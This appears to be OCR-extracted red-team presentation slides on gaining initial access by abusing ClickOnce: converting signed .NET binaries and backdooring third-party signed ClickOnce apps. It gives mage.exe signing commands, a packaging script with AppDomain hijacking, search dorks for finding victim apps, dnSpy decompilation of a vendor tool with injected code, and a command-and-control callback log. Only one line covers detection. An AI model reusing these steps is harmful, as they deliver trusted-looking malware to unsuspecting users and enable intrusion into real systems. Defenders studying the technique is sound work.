
- mage.exe -New Application -FromDirectory C:\Users\dev\Desktop\Projects\test\payloads\adh7hello1 -ToFile C:\Users\dev\Desktop\Projects\test\payloads\adh7hello1\aspnet_compiler.exe.manifest -Name aspnet_compiler -Processor amd64 -CertFile C:\Users\dev\Desktop\Projects\test\CA.pfx -Password test -Version 1.0.0.0

- mage.exe -New Deployment -AppManifest C:\Users\dev\Desktop\Projects\test\payloads\adh7hello1\aspnet_compiler.exe.manifest -Processor amd64 -ToFile C:\Users\dev\Desktop\Projects\test\payloads\adh7hello1\hello2.application -Name hello2 -ProviderURL https://yourwebsite.com/get/hello2.application -CertFile C:\Users\dev\Desktop\Projects\test\CA.pfx -Password test -Version 1.0.0.0 -i True -AppCodeBase adh7hello1/aspnet_compiler.exe.manifest

```
C:\Program Files (x86)\Microsoft SDKs\Windows\v10.0A\bin\NETFX 4.8 Tools>mage.exe -New Application -FromDirectory C:\Users\dev\Desktop\Projects\test\payloads\adh7hello1
-ToFile C:\Users\dev\Desktop\Projects\test\payloads\adh7hello1\aspnet_compiler.exe.manifest -Name aspnet_compiler -Processor amd64 -CertFile C:\Users\dev\Desktop\Project
s\test\CA.pfx -Password test -Version 1.0.0.0
aspnet_compiler.exe.manifest successfully signed

C:\Program Files (x86)\Microsoft SDKs\Windows\v10.0A\bin\NETFX 4.8 Tools>mage.exe -New Deployment -AppManifest C:\Users\dev\Desktop\Projects\test\payloads\adh7hello1\asp
net_compiler.exe.manifest -Processor amd64 -ToFile C:\Users\dev\Desktop\Projects\test\payloads\adh7hello1\hello2.application -Name hello2 -ProviderURL https://[redacted]
[redacted].net/get/hello2.application -CertFile C:\Users\dev\Desktop\Projects\test\CA.pfx -Password test -Version 1.0.0.0 -i True -AppCodeBase adh7hello1/aspne
t_compiler.exe.manifest
hello2.application successfully signed
```


```
PS C:\Users\dev\Downloads> .\GenSignedClickOnce2.ps1
Enter the project name: test2
Enter binary to Convert to Clickonce (#e.g. aspnet_compiler): aspnet_compiler
Enter the name of Clickonce: hello
Enter the web directory where your ClickOnce will be hosted (e.g. https://yourwebsite.com/get): https://[redacted].net/get
Certificate files found. Proceeding to application & deployment manifest creation...
hello.application successfully signed
[*] Created Application Manifest: C:\Users\dev\Desktop\Projects\test2\AppDomainHijack\aspnet_compiler.exe.manfiest

[*] Created Deployment Manifest: C:\Users\dev\Desktop\Projects\test2\AppDomainHijack\hello.application

[*] Upload hello.application to https://[redacted].net/get

[*] Upload aspnet_compiler.exe.manifest, aspnet_compiler.exe.config, DLL, and aspnet_compiler.exe to https://[redacted].net/get/install/ folder

PS C:\Users\dev\Downloads>
```


Initial Access – Converting a signed .NET binary to ClickOnce



Initial Access – Converting a signed .NET binary to ClickOnce

- The Clickonce is installed in the following folder: `C:\Users\dev\AppData\Local\Apps\2.0\<random-folder>`







Initial Access – Backdooring Signed ClickOnce

- Find 3rd party ClickOnce apps using google dorks
- Runs with Edge or IE

inurl:publish.htm "The following prerequisites"
inbody:"ClickOnce and .NET Framework Resources" AND filetype:html
intext:"Otherwise, click the button below to install the prerequisites and run
Shodan → ClickOnceInfoText
Github → clickonce extension:manifest --> e.g. ShareX app.manifest is abusable





https://posts.specterops.io/less-smartscreen-more-caffeine-ab-using-clickonce-for-trusted-code-execution-1446ea8051c5

Initial Access – Backdooring Signed ClickOnce

- Decompiling with dnSpy

Assembly Explorer

- [redacted] (1.0.0.0)
  - [redacted]nal.exe
    - PE
    - Type References
    - References
    - Resources
    - { } -
    - { } [redacted]roperties
    - { } EDS
- System.Runtime (5.0.0.0)
- mscorlib (4.0.0.0)

References

```
// BOS_connectUSB, Version=1.0.0.0, Culture=neutral, PublicKeyToken=null
// BOS_UiComponents, Version=1.0.0.0, Culture=neutral, PublicKeyToken=null
// BOS_Utilities, Version=1.0.0.0, Culture=neutral, PublicKeyToken=null
// INIFileParser, Version=2.5.2.0, Culture=neutral, PublicKeyToken=79af7b307b65cf3c
// MongoDB.Bson, Version=2.19.0.0, Culture=neutral, PublicKeyToken=null
// MongoDB.Driver, Version=2.19.0.0, Culture=neutral, PublicKeyToken=null
// MongoDB.Driver.Core, Version=2.19.0.0, Culture=neutral, PublicKeyToken=null
// mscorlib, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b77a5c561934e089
// Newtonsoft.Json, Version=13.0.0.0, Culture=neutral, PublicKeyToken=30ad4fe6b2a6aeed
// System, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b77a5c561934e089
// System.Drawing, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b03f5f7f11d50a3a
// System.Windows.Forms, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b77a5c561934e089
```

```
// C:\Users\dev\AppData\Local\Apps\2.0\JB4X246H.9E1\4AH556Y3.RDC\bosu..tion_bfec762d0b566e38_0002.000e_f17d156250a3c706\[redacted].exe
// BOS USB Terminal, Version=1.0.0.0, Culture=neutral, PublicKeyToken=null

// Entry point: [redacted]Program.Main
// Timestamp: <Unknown> (FCD55451)

using System;
using System.Diagnostics;
using System.Reflection;
using System.Runtime.CompilerServices;
using System.Runtime.InteropServices;
using System.Runtime.Versioning;
```

```
using System;
using System.Windows.Forms;

namespace [redacted]S
{
    // Token: 0x02000009 RID: 9
    internal static class Program
    {
        // Token: 0x06000099 RID: 153 RVA: 0x0000C968 File Offset: 0x0000AB68
        [STAThread]
        private static void Main()
        {
            try
            {
                Application.EnableVisualStyles();
                Application.SetCompatibleTextRenderingDefault(false);
                Application.Run(new [redacted]_Terminal());
            }
            catch (Exception ex)
            {
                MessageBox.Show(string.Format("Exception: {0}\n\n\n{1}", ex.Message, ex),
            }
        }
    }
}
```

https://posts.specterops.io/less-smartscreen-more-caffeine-ab-using-clickonce-for-trusted-code-execution-1446ea8051c5

Initial Access – Backdooring Signed ClickOnce

- Decompiling with dnSpy

```
677            {
678                this.b_EDS_SDO_Read_Click(this, new EventArgs());
679            };
680            this.printf = new Printf(this.scanDevices_Printf, this.tabControl_Printf_Console, this.canopen, this.cb
                 this.cb_Printf_Channel64, this.cb_Printf_Channel128, this.cb_Printf_Channel256, this.cb_Printf_Channe
                 this.cb_Printf_Channel2048, this.cb_Printf_Channel4096, this.cb_Printf_Channel8192, this.cb_Printf_Ch
681            this.async_init_thread = new Thread(new ThreadStart(this.AsyncInit));
682            this.async_init_thread.Start();
683            this.timer_console_save_log = new System.Timers.Timer(3600000.0);
684            this.timer_console_save_log.Elapsed += this.Console_OnSaveLog;
```

```
{} [redacted]
  [redacted]erminal @02000006
  Config @02000005
  MongoDB @02000007
  Printf @02000008
  Program @02000009
    Base Type and Interfaces
    Derived Types
    Main() : void @06000099
  TTNandSerial @0200000A
  UpdateFileElements @0200000B
{} [redacted]NS.Properties
{} EDS
System.Runtime (5.0.0.0)
Accessibility (4.0.0.0)
```


```
783                return;
784            }
               s.tb_EDS_File_Path.Text = config.EdsFile;
786            this.eds_data = this.EDS_ParseAsIniFile(config.EdsFile);
787            this.EDS_ParseToTreeView(this.eds_data);
788        }
789
790        // Token: 0x0600001F RID: 31 RVA: 0x000035AC File Offset: 0x000017AC
791        private void AsyncInit()
792        {
793            Thread.Sleep(500);
794            IAsyncResult asyncResult = this.InvokeUI(delegate
795            {
796                this.LoadConfig();
797            });
798            base.EndInvoke(asyncResult);
799            this.serial_adapter.Init();
800        }
```


```
[redacted]
  PE
  Type References
  References
  {} -
  {} BOS_connectUSB
    CANopen @02000003
    DeviceInfo @02000002
    SerialAdapter @02000004
[redacted]nents (1.0.0.0)
  [redacted]ents.dll
    PE
    Type References
    References
    Resources
    {} -
    {} [redacted]ents
      ConsolePanel @02000002
      ScanDevices @02000003
[redacted]
    PE
    Type References
    References
    {} -
    {} [redacted]
      Constants @02000002
```

```
67
68         // Token: 0x06000044 RID: 68
69         public void Init()
70         {
71             using (TryLock tryLock = new TryLock(this.m_serial_lock))
72             {
73                 if (tryLock.HasLock)
74                 {
75                     bool flag = false;
                       MessageBox.Show("AAAAAAAAAAAAAAAAA");
77                     if (this.m_serial_last_port_name != null)
78                     {
79                         flag = this.TryOpenPort(this.m_serial_last_port_name);
80                     }
81                     if (!flag)
82                     {
83                         foreach (string port in SerialPort.GetPortNames())
84                         {
85                             if (this.TryOpenPort(port))
86                             {
87                                 flag = true;
88                                 break;
89                             }
90                         }
91                     }
92                     if (flag)
93                     {
94                         this.on_debug_info("Found BOS connect USB on Serial Port: " + this.m_serial.PortName + "!");
95                     }
96                     this.SetStatus(flag);
97                 }
98             }
```

https://posts.specterops.io/less-smartscreen-more-caffeine-ab-using-clickonce-for-trusted-code-execution-1446ea8051c5


Initial Access – Backdooring Signed ClickOnce







https://posts.specterops.io/less-smartscreen-more-caffeine-ab-using-clickonce-for-trusted-code-execution-1446ea8051c5

Initial Access – Backdooring Signed ClickOnce







Last Seen (sec)	PID	TID	Process	Arch/OS (Build)
2	10188	8956	C:\Users\dev\AppData\Local\Apps\2.0\JB4X246H.9E1\4AH556Y3.RDC\bosu...app_f4218d5ca0729c23_0001.0000_534879d6c4249ee6\ erminal.exe	x64/10.0 (19045)

```
04-11-2024 08:07:54 UTC [Initial Access] b-20\
\QF75DKMTC417V1IDUOMGF112GLRIS0QQ (DESKTOP-TS5S9RC\dev) from 2.51.49.214:51412
[10188->8956]
```

https://posts.specterops.io/less-smartscreen-more-caffeine-ab-using-clickonce-for-trusted-code-execution-1446ea8051c5

Detections/Prevention

- EXE
  - Block unsigned executables file from running unless they meet a prevalence and age
